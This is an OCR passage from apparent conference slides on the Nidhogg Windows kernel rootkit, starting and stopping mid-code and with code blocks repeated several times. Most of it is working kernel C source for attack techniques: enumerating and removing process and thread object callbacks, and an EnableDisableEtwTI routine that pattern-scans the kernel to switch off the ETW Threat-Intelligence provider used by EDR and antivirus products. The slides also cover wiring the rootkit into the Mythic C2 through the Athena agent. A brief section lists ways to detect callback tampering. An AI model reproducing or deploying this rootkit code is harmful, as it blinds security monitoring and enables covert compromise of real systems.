                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PostOperation = currentObjectCallback->PostOperation;
                }
                if (currentObjectCallback->PreOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PreOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PreOperation = currentObjectCallback->PreOperation;
                }
                index++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while (index != Callbacks->NumberOfCallbacks && (PVOID)currentObjectCallback != (PVOID)
(&objectType->CallbackList));
    }
    ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    return status;
}
```

Removing an object callback





```
NTSTATUS ListObCallbacks(ObCallbacksList* Callbacks) {
    NTSTATUS status = STATUS_SUCCESS;
    PFULL_OBJECT_TYPE objectType = NULL;
    CHAR driverName[MAX_DRIVER_PATH] = { 0 };
    errno_t err = 0;
    ULONG index = 0;

    switch (Callbacks->Type) {
    case ObProcessType:
        objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
        break;
    case ObThreadType:
        objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
        break;
    default:
        status = STATUS_INVALID_PARAMETER;
        break;
    }

    if (!NT_SUCCESS(status))
        return status;

    ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

    if (Callbacks->NumberOfCallbacks == 0) {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation || currentObjectCallback->PreOperation)
                    Callbacks->NumberOfCallbacks++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));
    }
    else {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PostOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PostOperation = currentObjectCallback->PostOperation;
                }
                if (currentObjectCallback->PreOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PreOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PreOperation = currentObjectCallback->PreOperation;
                }
                index++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while (index != Callbacks->NumberOfCallbacks && (PVOID)currentObjectCallback != (PVOID)
(&objectType->CallbackList));
    }
    ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    return status;
}
```

Removing an object callback





```
NTSTATUS MatchCallback(PVOID callack, CHAR driverName[MAX_DRIVER_PATH]) {
    NTSTATUS status = STATUS_SUCCESS;
    PRTL_PROCESS_MODULES info = NULL;
    ULONG infoSize;
    errno_t err = 0;

    status = ZwQuerySystemInformation(SystemModuleInformation, NULL, 0, &infoSize);

    while (status == STATUS_INFO_LENGTH_MISMATCH) {
        if (info)
            ExFreePoolWithTag(info, DRIVER_TAG);
        info = (PRTL_PROCESS_MODULES)AllocateMemory(infoSize);

        if (!info) {
            status = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }
        status = ZwQuerySystemInformation(SystemModuleInformation, info, infoSize, &infoSize);
    }

    if (!NT_SUCCESS(status) || !info)
        return status;

    PRTL_PROCESS_MODULE_INFORMATION modules = info->Modules;

    for (ULONG i = 0; i < info->NumberOfModules; i++) {
        if (callack >= modules[i].ImageBase && callack < (PVOID)((PUCHAR)modules[i].ImageBase +
modules[i].ImageSize)) {
            if (modules[i].FullPathName) {
                SIZE_T fullPathNameSize = strlen((const char*)modules[i].FullPathName);

                if (fullPathNameSize <= MAX_DRIVER_PATH) {
                    err = strcpy_s(driverName, MAX_DRIVER_PATH, (const char*)modules[i].FullPathName);

                    if (err != 0)
                        status = STATUS_UNSUCCESSFUL;
                }
            }
            else
                status = STATUS_UNSUCCESSFUL;
            break;
        }
    }

    return status;
}
```

Removing an object callback




```
NTSTATUS MatchCallback(PVOID callack, CHAR driverName[MAX_DRIVER_PATH]) {
    NTSTATUS status = STATUS_SUCCESS;
    PRTL_PROCESS_MODULES info = NULL;
    ULONG infoSize;
    errno_t err = 0;

    status = ZwQuerySystemInformation(SystemModuleInformation, NULL, 0, &infoSize);

    while (status == STATUS_INFO_LENGTH_MISMATCH) {
        if (info)
            ExFreePoolWithTag(info, DRIVER_TAG);
        info = (PRTL_PROCESS_MODULES)AllocateMemory(infoSize);

        if (!info) {
            status = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }
        status = ZwQuerySystemInformation(SystemModuleInformation, info, infoSize, &infoSize);
    }

    if (!NT_SUCCESS(status) || !info)
        return status;

    PRTL_PROCESS_MODULE_INFORMATION modules = info->Modules;

    for (ULONG i = 0; i < info->NumberOfModules; i++) {
        if (callack >= modules[i].ImageBase && callack < (PVOID)((PUCHAR)modules[i].ImageBase +
modules[i].ImageSize)) {
            if (modules[i].FullPathName) {
                SIZE_T fullPathNameSize = strlen((const char*)modules[i].FullPathName);

                if (fullPathNameSize <= MAX_DRIVER_PATH) {
                    err = strcpy_s(driverName, MAX_DRIVER_PATH, (const char*)modules[i].FullPathName);

                    if (err != 0)
                        status = STATUS_UNSUCCESSFUL;
                }
            }
            else
                status = STATUS_UNSUCCESSFUL;
            break;
        }
    }

    return status;
}
```

Removing an object callback




```
NTSTATUS MatchCallback(PVOID callack, CHAR driverName[MAX_DRIVER_PATH]) {
    NTSTATUS status = STATUS_SUCCESS;
    PRTL_PROCESS_MODULES info = NULL;
    ULONG infoSize;
    errno_t err = 0;

    status = ZwQuerySystemInformation(SystemModuleInformation, NULL, 0, &infoSize);

    while (status == STATUS_INFO_LENGTH_MISMATCH) {
        if (info)
            ExFreePoolWithTag(info, DRIVER_TAG);
        info = (PRTL_PROCESS_MODULES)AllocateMemory(infoSize);

        if (!info) {
            status = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }
        status = ZwQuerySystemInformation(SystemModuleInformation, info, infoSize, &infoSize);
    }

    if (!NT_SUCCESS(status) || !info)
        return status;

    PRTL_PROCESS_MODULE_INFORMATION modules = info->Modules;

    for (ULONG i = 0; i < info->NumberOfModules; i++) {
        if (callack >= modules[i].ImageBase && callack < (PVOID)((PUCHAR)modules[i].ImageBase +
modules[i].ImageSize)) {
            if (modules[i].FullPathName) {
                SIZE_T fullPathNameSize = strlen((const char*)modules[i].FullPathName);

                if (fullPathNameSize <= MAX_DRIVER_PATH) {
                    err = strcpy_s(driverName, MAX_DRIVER_PATH, (const char*)modules[i].FullPathName);

                    if (err != 0)
                        status = STATUS_UNSUCCESSFUL;
                }
            }
            else
                status = STATUS_UNSUCCESSFUL;
            break;
        }
    }

    return status;
}
```

C2 Integration


What is Mythic?

- Very popular C2 infrastructure written primarily in Golang by @its-a-feature
- Great choice for people that want to write their own agent but not the server side
- Highly maintained with lots of pre made agents

Athena

- Athena is a cross platform .NET Mythic agent by @checkymander
- Has many features such as SOCKS5, P2P agent support, reflective loading of commands and more
- In the newest version also added support for all Nidhogg features using a new C# API

Demo: Process hiding



Detecting Rootkits

Detecting kernel callbacks tampering

Scan periodically for specific kernel object modifications

Be loaded as early as possible

Find the odd callbacks in the prone to malicious activity drivers


What is Etw-TI

ETW provider that gives insights on security related events

Specific syscall monitoring for security vendors


Heavily used by EDRs and AVs for telemetry

Tampering Etw-TI





```
NTSTATUS EnableDisableEtwTI(bool enable) {
    NTSTATUS status = STATUS_SUCCESS;
    EX_PUSH_LOCK etwThreatIntLock = NULL;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    SIZE_T etwThreatIntProvRegHandleSigLen = sizeof(EtwThreatIntProvRegHandleSignature1);

    // Getting the location of KeInsertQueueApc dynamically to get the real location.
    UNICODE_STRING routineName = RTL_CONSTANT_STRING(L"KeInsertQueueApc");
    PVOID searchedRoutineAddress = MmGetSystemRoutineAddress(&routineName);

    if (!searchedRoutineAddress)
        return STATUS_NOT_FOUND;

    SIZE_T targetFunctionDistance = EtwThreatIntProvRegHandleDistance;
    PLONG searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature1,
        0xCC, etwThreatIntProvRegHandleSigLen - 1,
        searchedRoutineAddress, targetFunctionDistance,
        &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

    if (!searchedRoutineOffset) {
        searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature2,
            0xCC, etwThreatIntProvRegHandleSigLen - 1,
            searchedRoutineAddress, targetFunctionDistance,
            &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

        if (!searchedRoutineOffset)
            return STATUS_NOT_FOUND;
    }
    PUCHAR etwThreatIntProvRegHandle = (PUCHAR)searchedRoutineAddress + (*searchedRoutineOffset) +
foundIndex + EtwThreatIntProvRegHandleOffset;
    ULONG enableProviderInfoOffset = GetEtwProviderEnableInfoOffset();

    if (enableProviderInfoOffset == (ULONG)STATUS_UNSUCCESSFUL)
        return STATUS_UNSUCCESSFUL;

    PTRACE_ENABLE_INFO enableProviderInfo = (PTRACE_ENABLE_INFO)(etwThreatIntProvRegHandle +
EtwGuidEntryOffset + enableProviderInfoOffset);
    ULONG lockOffset = GetEtwGuidLockOffset();

    if (lockOffset != (ULONG)STATUS_UNSUCCESSFUL) {
        etwThreatIntLock = (EX_PUSH_LOCK)(etwThreatIntProvRegHandle + EtwGuidEntryOffset + lockOffset);
        ExAcquirePushLockExclusiveEx(&etwThreatIntLock, 0);
    }

    if (enable) {
        status = MmCopyVirtualMemory(PsGetCurrentProcess(), &this->PrevEtwTiValue,
PsGetCurrentProcess(), &enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);

        if (NT_SUCCESS(status))
            this->PrevEtwTiValue = 0;
    }
    else {
        ULONG disableEtw = 0;
        status = NidhoggMemoryUtils->KeReadProcessMemory(PsGetCurrentProcess(), &enableProviderInfo-
>IsEnabled, &this->PrevEtwTiValue, sizeof(ULONG), KernelMode);

        if (NT_SUCCESS(status))
            status = MmCopyVirtualMemory(PsGetCurrentProcess(), &disableEtw, PsGetCurrentProcess(),
&enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);
    }

    if (etwThreatIntLock)
        ExReleasePushLockExclusiveEx(&etwThreatIntLock, 0);

    return status;
}
```

Tampering Etw-TI





```
NTSTATUS EnableDisableEtwTI(bool enable) {
    NTSTATUS status = STATUS_SUCCESS;
    EX_PUSH_LOCK etwThreatIntLock = NULL;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    SIZE_T etwThreatIntProvRegHandleSigLen = sizeof(EtwThreatIntProvRegHandleSignature1);

    // Getting the location of KeInsertQueueApc dynamically to get the real location.
    UNICODE_STRING routineName = RTL_CONSTANT_STRING(L"KeInsertQueueApc");
    PVOID searchedRoutineAddress = MmGetSystemRoutineAddress(&routineName);

    if (!searchedRoutineAddress)
        return STATUS_NOT_FOUND;

